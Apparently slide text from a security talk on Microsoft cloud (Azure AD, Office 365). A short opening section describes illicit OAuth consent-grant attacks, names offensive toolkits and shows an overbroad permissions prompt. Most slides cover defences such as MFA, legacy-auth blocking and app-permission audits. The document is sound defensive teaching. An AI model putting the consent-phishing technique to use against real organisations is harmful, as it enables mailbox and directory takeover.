
Attacking the Cloud: App PrivEsc & Persistence

- Illicit Consent Grant Attack (OAuth Espionage)
 - Users fooled into granting permissions to an app that looks like a familiar app.
 - FireEye PwnAuth
 - <https://www.fireeye.com/blog/threat-research/2018/05/shining-a-light-on-oauth-abuse-with-pwnauth.html>
 - MDSec Office 365 Toolkit
 - <https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/>
- Overprivileged Enterprise Apps with broad permissions.

Illicit Consent Grant Attack: MDSec O365 Attack Toolkit



Illicit Consent Grant Attack: Pawn Storm



<https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-abuses-open-authentication-advanced-social-engineering-attacks/>

Enterprise App Permissions

- Enterprise App (tenant-wide) permissions can be granted by Admins.
- Ideal persistence technique since app permissions not reviewed like group membership.



sean@theacmeio.onmicrosoft.com

Permissions requested
Accept for your organization



This app would like to:

- ✓ Read and write all applications
- ✓ Read and write directory data
- ✓ Use Exchange Web Services with full access to all mailboxes
- ✓ Read and write calendars in all mailboxes
- ✓ Read and write contacts in all mailboxes
- ✓ Read and write all user mailbox settings
- ✓ Read and write mail in all mailboxes
- ✓ Send mail as any user
- ✓ Read all users' full profiles
- ✓ Sign in and read user profile

If you accept, this app will get access to the specified resources for all users in your organization. No one else will be prompted to review these permissions.

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at <https://myapps.microsoft.com>. [Show details](#)


Cancel



Accept



Enterprise App Permissions



This app would like to:


- ✓ Read and write all applications
- ✓ Read and write directory data
- ✓ Use Exchange Web Services with full access to all mailboxes
- ✓ Read and write calendars in all mailboxes
- ✓ Read and write contacts in all mailboxes
- ✓ Read and write all user mailbox settings
- ✓ Read and write mail in all mailboxes
- ✓ Send mail as any user
- ✓ Read all users' full profiles
- ✓ Sign in and read user profile

 **Awesome Notes**
needs access to

 **Contacts** 

 **Location** 

 **Microphone** 

Google play 

Defending the Microsoft Cloud



Common Attacks Recap

- Admin Account Take Over
- Consent Abuse
- Breach Replay
- Phishing
- Password Spray

- Compromising ADFS or Azure AD Connect

Live Look: Acme Project
Team



Common Attacks Recap

- Admin Account Take Over
- Consent Abuse
- **Breach Replay**
- **Phishing**
- **Password Spray**
- Compromising ADFS or Azure AD Connect
 - Defense: Treat as Tier 0 resource!

Admin Account Take Over Defense

MFA Your ADMINS!

- Admin Accounts with MFA Sept 2017: 0.7%
- Admin Accounts with MFA Sept 2018: 1.7%
- Admin Accounts with MFA Aug 2019: 7.94%!

Protect Cloud Admin Accounts

- Good: Turn MFA on!
- Better: Conditional Access or Baseline Policy for Admins (Public Preview)
 - Will change based on feedback
 - Learn more at: <https://aka.ms/aadbaseline>
- Best: Azure AD Privilege Identity Management
 - No standing admin access
 - Admin access requires elevation + MFA
 - Approval workflows and elevation scheduling
 - Alerts on admin activity taking place outside of PIM
 - Applies/Protect Azure Resources as well!
 - Can buy Azure AD P2 license for just your admins
 - <https://aka.ms/deploymentplans>

Future Protection

FIDO2

- Standards-based Passwordless authentication
- WebAuthN and CTAP(Client To Authenticator Protocol) standards are final
- Public/Private Key infrastructure
 - Private keys are securely stored on the device
- Local gesture (e.g., biometric, PIN) required
- Data bound to a single device

FIDO2 in Azure AD

Public Preview July 2019

- Edge, Firefox v67+
- Windows 10 1903 Update
- Global Administrator and Authentication Methods Admin
- Can scope roll out to Users and Groups
- <http://aka.ms/fido2docs>
- Go try this in your test tenant!



Audit Consented Permissions for All Apps

Permissions

Applications can be granted permissions to your directory by an admin consenting to the application for all users, a user consenting to the application for him or herself, or an admin integrating an application and enabling self-service access or assigning users directly to the application.

As an administrator you can grant consent on behalf of all users in this directory, ensuring that end users will not be required to consent when using the application. Click the button below to grant admin consent.

Grant admin consent for Wingtip Toys

Admin consent User consent

Search permissions

API NAME	PERMISSION	TYPE	PERMISSION LEVEL	GRANTE...
MICROSOFT GRAPH				
Microsoft Graph	Have full access to user calendars	Delegated	Medium	An administ
Microsoft Graph	Have full access to user contacts	Delegated	Medium	An administ
Microsoft Graph	Read Microsoft Intune apps	Delegated	Medium	An administ
Microsoft Graph	Read and write Microsoft Intune apps	Delegated	High	An administ

Security

- Conditional Access
- Permissions
- Token encryption (Preview)

Audit Consented Permissions for All Apps

User consent

IS				
	PERMISSION	TYPE	PERMISSION LEVEL	GRANTE...
h	Sign users in	Delegated	Medium	15 total us...
h	Sign in and read user profile	Delegated	Low	7 total use...
h	Read and write access to user profile	Delegated	Unknown	14 total us...
h	Read all users' basic profiles	Delegated	Low	14 total us...
h	Read and write access to user mail	Delegated	High	14 total us...
h	Read and write user and shared mail	Delegated	High	3 total use...

User(s)



Caleb Baker
calebb@wingtiptoysonline.com



Rajat Luthra
rluthra@wingtiptoysonline.com

Audit App Permissions with PowerShell

```
.\Get-AzureADPSPermissions.ps1 | Export-Csv -Path "permissions.csv"  
-NoTypeInfoInformation
```

Review both:

- Delegated permissions (OAuth2PermissionGrants)
- Application permissions (AppRoleAssignments).



Review output, especially:

- consents that are of ConsentType of 'AllPrincipals'.
- discrete permissions that each delegated permission or application has
- specific users that have consents granted. If high profile or high impact users have inappropriate consents granted, you should investigate further.
- ClientDisplayName for apps that seem suspicious.

*Courtesy of [Philippe Signoret](#)

<https://gist.github.com/psignoret/41793f8c6211d2df5051d77ca3728c09>

Breach Replay Defenses

Turn on Azure AD Connect Password Hash Sync

- Leaked Credential Reporting
 - Dark Web, Law Enforcement, and Security Researchers
- When something catastrophic happens
 - WannaCry, NotPetya
 - Wired-The Untold Story Of Notpeya, The Most Devasting Cyberattack In History
 - <https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>
- Understand How Password Hash Sync Works
 - <http://aka.ms/aadphs>
- After enabling will see “NEW” leaks going forward
 - Don’t “leak” one yourself “just to make sure it’s working”

Password Hash Sync Pro/Cons

Pro	Con
Azure AD hash(SHA256) is completely different hash then AD hash (MD4) (http://aka.ms/aadphs)	Security team doesn't want any hashes in the cloud
Leaked credential report of found clear text username/passwords	End of list
Provides authentication method for environment if catastrophic event happens to on-prem (WannaCry, NotPetya)	
Corporate resources can be used to recover environment in catastrophic event (retention policies, e-discovery, etc)	
Can be used with User Risk Policies to automatically do Password Reset to remediate the risk	

You Can Enable Password Hash Sync



Phishing Defenses

Phishing Protection

- Require Users to do MFA
 - Authenticator App recommended. Better performance and less prompts (behaves as authentication token broker)
- Per User MFA
 - Will be prompted for MFA regardless of the application
- Conditional Access Policy better
 - Location, App, etc
- Risk Based Policy Best
 - Only prompt when Risk detected
- People will fall to Phishing no matter what so we must monitor..

Phishing Defenses

Monitor: Azure AD Logs

- Pull Logs from the Azure AD Graph API
 - Initially was only integration point, we have better options
- Azure Event Hub
 - Pre-Built Integration into Azure Monitor, will PUSH events to SIEM
 - Splunk ([docs](#))
 - Sumo Logic ([docs](#))
 - IBM QRadar ([docs](#))
 - ArcSight ([docs](#))
 - SysLog ([docs](#))
- Azure Log Analytics or Azure Sentinel

ADFS Monitoring

Azure AD Connect Health with ADFS

- Alerts about common ADFS issues (cert expiring, missing updates, performance, etc)
- Will also alert on bad Password Attempts and Risky IPs!

TIMESTAMP	TRIGGER TYPE	IP ADDRESS	BAD PASSWORD ERROR COUNT	EXTRANET LOCKOUT ERROR COUNT	UNIQUE USERS ATTEMPTED
2/28/2018 6:00 PM	hour	104.208.238.9	0	284	14
2/28/2018 6:00 PM	hour	104.44.252.135	0	27	1
2/28/2018 6:00 PM	hour	168.61.144.85	0	164	2

- ADFS 2016 or ADFS 2019 Turn On Smart Lockout
 - <https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/operations/configure-ad-fs-extranet-smart-lockout-protection>

Password Spray Defense

Modernize your password policy

- People choose “strong” but easily guessable passwords
 - August2019! or Summer2019!
- <https://aka.ms/passwordguidance>
- NIST 800-63B

Azure AD Banned Password Policy

- Applies to on-prem AD as well!
- <https://aka.ms/deploypasswordprotection>

Custom smart lockout

Lockout threshold ⓘ

10

Lockout duration in seconds ⓘ

70

Custom banned passwords

Enforce custom list ⓘ

Yes

No

Custom banned password list ⓘ

seahawks
mariners
sounders
redmond
washington

Password protection for Windows Server Active Directory

Enable password protection on Windows Server Active Directory ⓘ

Yes

No


Mode ⓘ

Enforced

Audit

Azure AD Banned Password

- Requirements
 - Azure AD Premium (P1)
 - DCs need to be 2012 or later
 - No Domain or Forest functional level requirement
 - Sysvol needs to be using DFSR (<http://aka.ms/dfsrmig>)
- Deploy in Audit Mode first
- Passwords are fuzzy matched, substring matched & scored. Must be 5 or higher
 - <https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad>
- After passwords have been changed, look to extend password age



Legacy Authentication and Password Spray

Nearly 100% of password spray attacks are using legacy authentication

- August 2018: 200k accounts compromised due to password spray
- May 2019: 133k accounts compromised due to password spray
- June 2019: 212k accounts compromised due to password spray
- July 2019: 122k accounts compromised due to password spray

- Federated with Azure AD/O365
 - IDP is responsible for authentication, including legacy auth!
- <https://aka.ms/PasswordSprayBestPractices>

Blocking Legacy Authentication in Exchange

- Disable services at the mailbox level

- <https://docs.microsoft.com/en-us/powershell/module/exchange/client-access/set-casmailbox?view=exchange-ps>

- Authentication Policies

- <https://docs.microsoft.com/en-us/exchange/clients-and-mobile-in-exchange-online/disable-basic-authentication-in-exchange-online>

- Client IP Block

- <https://docs.microsoft.com/en-us/powershell/module/exchange/organization/set-organizationconfig?view=exchange-ps>



```
PS 0:\> New-AuthenticationPolicy -Name "Block Basic Authentication"

RunspaceId           : 
AllowBasicAuthActiveSync : False
AllowBasicAuthAutodiscover : False
AllowBasicAuthImap    : False
AllowBasicAuthMapi     : False
AllowBasicAuthOfflineAddressBook : False
AllowBasicAuthOutlookService : False
AllowBasicAuthPop      : False
AllowBasicAuthReportingWebServices : False
AllowBasicAuthRest     : False
AllowBasicAuthRpc      : False
AllowBasicAuthSmtplib  : False
AllowBasicAuthWebServices : False
AllowBasicAuthPowershell : False
```

```
PS 0:\> Set-OrganizationConfig -IPListBlocked 41.204.224.0/24,41.203.78.0/24
PS 0:\>
```

Blocking Authorization in ADFS/Federation

- Authorization rules
 - Very rich expressions using ADFS claims language
 - Happens after authentication
 - Applies to ALL applications behind Azure AD

Edit Rule - Block Legacy Auth for Extranet for migrated users

You can configure a custom claim rule, such as a rule that requires multiple incoming claims or that extracts claims from a SQL attribute store. To configure a custom rule, type one or more optional conditions and an issuance statement using the AD FS claim rule language.

Claim rule name:
Block Legacy Auth for Extranet for migrated users

Rule template: Send Claims Using a Custom Rule

Custom rule:

```
c:[Type ==  
"http://schemas.microsoft.com/ws/2012/01/insidecorporatenetwork", Value  
== "false"]  
  && c1:[Type ==  
"http://schemas.microsoft.com/2012/01/requestcontext/claims/x-ms-  
endpoint-absolute-path", Value =~ "/adfs/services/trust/.*"]  
  && c2:[Type ==  
"http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid",  
Value =~ "^(?i)§"]  
=> issue(Type =  
"http://schemas.microsoft.com/authorization/claims/deny", Value =  
"DenyUsersWithClaim");
```

Blocking Legacy Auth in Azure AD

- First, if you have users NOT using Legacy Auth protocols.
 - Block with Conditional Access
 - Requires Azure AD P1
 - Baseline Policy (Public Preview) as well
- Update Clients
- Only Service Accounts / Apps should remain
- FYI, Basic Auth Support for EWS will be decommissioned by October 2020
- Ensure you have coverage for all device type scenarios (Question 7)
 - <https://techcommunity.microsoft.com/t5/Azure-Active-Directory-Identity/Azure-AD-Mailbag-Conditional-Access-Q-amp-A/ba-p/566492>

The screenshot displays the Azure AD Conditional Access policy configuration interface. It is divided into two main panes: 'Conditions' on the left and 'Client apps (preview)' on the right.

Conditions Pane:

- Info:** A blue information icon.
- Sign-in risk:** Not configured. A right arrow indicates further configuration.
- Device platforms:** Not configured. A right arrow indicates further configuration.
- Locations:** Not configured. A right arrow indicates further configuration.
- Client apps (preview):** 1 included. This item is highlighted in light blue.
- Time (preview):** Not configured. A right arrow indicates further configuration.
- Device state (preview):** Not configured. A right arrow indicates further configuration.

Client apps (preview) Pane:

- Configure:** A blue 'Yes' button and a grey 'No' button.
- Select the client apps this policy will apply to:**
- ☐ Browser
- ☒ Mobile apps and desktop clients (highlighted with a red box)
- ☐ Modern authentication clients
- ☐ Exchange ActiveSync clients
- ☒ Other clients (highlighted with a red box)

What's Next? Assemble Your Team



Phase 1 Go Do Right Now Checklist

- ☐ Require MFA for all cloud admin accounts.
- ☐ Configure PIM for all cloud admin accounts
- ☐ Enable “Password Hash Sync” (Azure AD Connect).
- ☐ Ensure all apps use Modern Authentication (ADAL) to connect to Office 365 services.
- ☐ Enable user and admin activity logging in Office 365 (UnifiedAuditLogIngestionEnabled).
- ☐ Enable mailbox activity auditing on all O365 mailboxes.
- ☐ Conditional Access: Block Legacy Auth (for those that are not using it today!).
- ☐ Integrate Azure AD Logs with your SIEM or use Azure Log Analytics or Azure Sentinel
- ☐ Deploy Azure AD Banned Password for your on-prem AD
- ☐ Enable Azure AD Connect Health for ADFS and ADFS Smart Lockout
- ☐ Ensure all users are registered for MFA.

Phase 2 Go Do Soon Security Checklist

- ☐ Enable self-service password reset (SSPR).
- ☐ Enable MFA for all users via Conditional Access or Risk Based.
- ☐ Disable Legacy Authentication Entirely via Conditional Access
- ☐ FIDO for admin accounts
- ☐ Follow admin account best practices for cloud admins
- ☐ Audit consented permissions for apps & user access to apps.
- ☐ Review App Permissions
- ☐ Monitor App registrations.
- ☐ Review the recommendations in Microsoft Secure Score and implement as many as possible.

Conclusion

The Cloud Is Magic!



Conclusion



- Cloud is a new paradigm that requires special attention (& resources).
- The cloud isn't inherently secure.
- Security responsibilities are shared between provider and customer.
- There are many security features and controls that are available.
- Security controls need to be researched, tested, and implemented.
- Security in the cloud may cost extra.

Slides:

Presentations.ADSecurity.org

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